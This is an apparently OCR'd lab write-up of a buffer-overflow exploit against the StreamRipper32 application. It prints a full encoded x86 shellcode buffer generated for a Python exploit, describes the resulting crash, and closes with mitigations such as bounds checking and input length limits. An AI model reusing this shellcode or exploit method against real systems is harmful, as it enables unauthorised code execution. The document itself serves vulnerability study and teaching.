
Windows is checking for a solution to the problem...

## Change the default trigger to open control panel.



```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf =  b""
buf += b"\x89\xe0\xda\xd3\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4d\x38\x6e"
buf += b"\x62\x47\x70\x45\x50\x43\x30\x43\x50\x4d\x59\x69\x75"
buf += b"\x45\x61\x4f\x30\x75\x34\x4c\x4b\x32\x70\x44\x70\x6e"
buf += b"\x6b\x31\x42\x56\x6c\x6c\x4b\x46\x32\x65\x44\x6c\x4b"
buf += b"\x44\x32\x47\x58\x64\x4f\x6d\x67\x30\x4a\x34\x66\x65"
buf += b"\x61\x39\x6f\x6e\x4c\x67\x4c\x45\x31\x31\x6c\x53\x32"
buf += b"\x54\x6c\x51\x30\x6b\x71\x7a\x6f\x34\x4d\x56\x61\x4f"
buf += b"\x37\x6d\x32\x6b\x42\x50\x52\x66\x37\x6e\x6b\x63\x62"
buf += b"\x44\x50\x6e\x6b\x52\x6a\x55\x6c\x6e\x6b\x72\x6c\x64"
buf += b"\x51\x34\x38\x6b\x53\x57\x38\x53\x31\x78\x51\x62\x71"
buf += b"\x6e\x6b\x66\x39\x75\x70\x45\x51\x49\x43\x4c\x4b\x71"
buf += b"\x59\x72\x38\x6d\x33\x64\x7a\x51\x59\x6e\x6b\x67\x44"
buf += b"\x4c\x4b\x35\x51\x68\x56\x54\x71\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x56\x6d\x37\x71\x4b\x77\x67\x48\x6b\x50"
buf += b"\x70\x75\x68\x76\x44\x43\x33\x4d\x59\x68\x55\x6b\x51"
buf += b"\x6d\x65\x74\x32\x55\x5a\x44\x43\x68\x6e\x6b\x71\x48"
buf += b"\x45\x74\x63\x31\x4a\x73\x51\x76\x4e\x6b\x66\x6c\x70"
buf += b"\x4b\x4e\x6b\x66\x38\x65\x4c\x35\x51\x49\x43\x4c\x4b"
buf += b"\x46\x64\x4c\x4b\x35\x51\x6a\x70\x4d\x59\x67\x34\x37"
buf += b"\x54\x61\x34\x73\x6b\x31\x4b\x71\x71\x73\x69\x30\x5a"
buf += b"\x73\x61\x6b\x4f\x4d\x30\x73\x6f\x63\x6f\x33\x6a\x6e"
buf += b"\x6b\x65\x42\x78\x6b\x4e\x6d\x33\x6d\x71\x7a\x36\x61"
buf += b"\x4c\x4d\x6f\x75\x68\x32\x53\x30\x35\x50\x73\x30\x36"
buf += b"\x30\x63\x58\x76\x51\x6c\x4b\x30\x6f\x4b\x37\x49\x6f"
buf += b"\x39\x45\x4f\x4b\x58\x70\x68\x35\x79\x32\x56\x36\x71"
buf += b"\x78\x59\x36\x5a\x35\x6f\x4d\x4d\x4d\x4b\x4f\x79\x45"
buf += b"\x45\x6c\x73\x36\x33\x4c\x64\x4a\x4d\x50\x79\x6b\x39"
buf += b"\x70\x72\x55\x47\x75\x6d\x6b\x51\x57\x74\x53\x53\x42"
buf += b"\x70\x6f\x42\x4a\x55\x50\x70\x53\x49\x6f\x4b\x65\x70"
buf += b"\x63\x62\x4d\x45\x34\x63\x30\x41\x41"
```

similarly, adding the above pattern to exploit(python) file.After running this file we get the payload ,after executing the payload in the application the application gets crashed as shown.



StreamRipper 32

URL (http://ip:port):

Title:

Bytes Read:

Max KB To Rip: 0

Relay Port: 10069

Destination:

Genre:

Search Text:

SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.

➔ Check online for a solution and close the program

➔ Close the program

**VULNERABILITY:**

The application crashes/fails due to exceeded input field length and it is not handled properly the malicious code can disrupt or replace the source executable code, these crashes can be mitigated by methods like bound checking, address space layout maximization and many other buffer overflow prevention techniques. In this application in the input length can be limited to a certain specified length.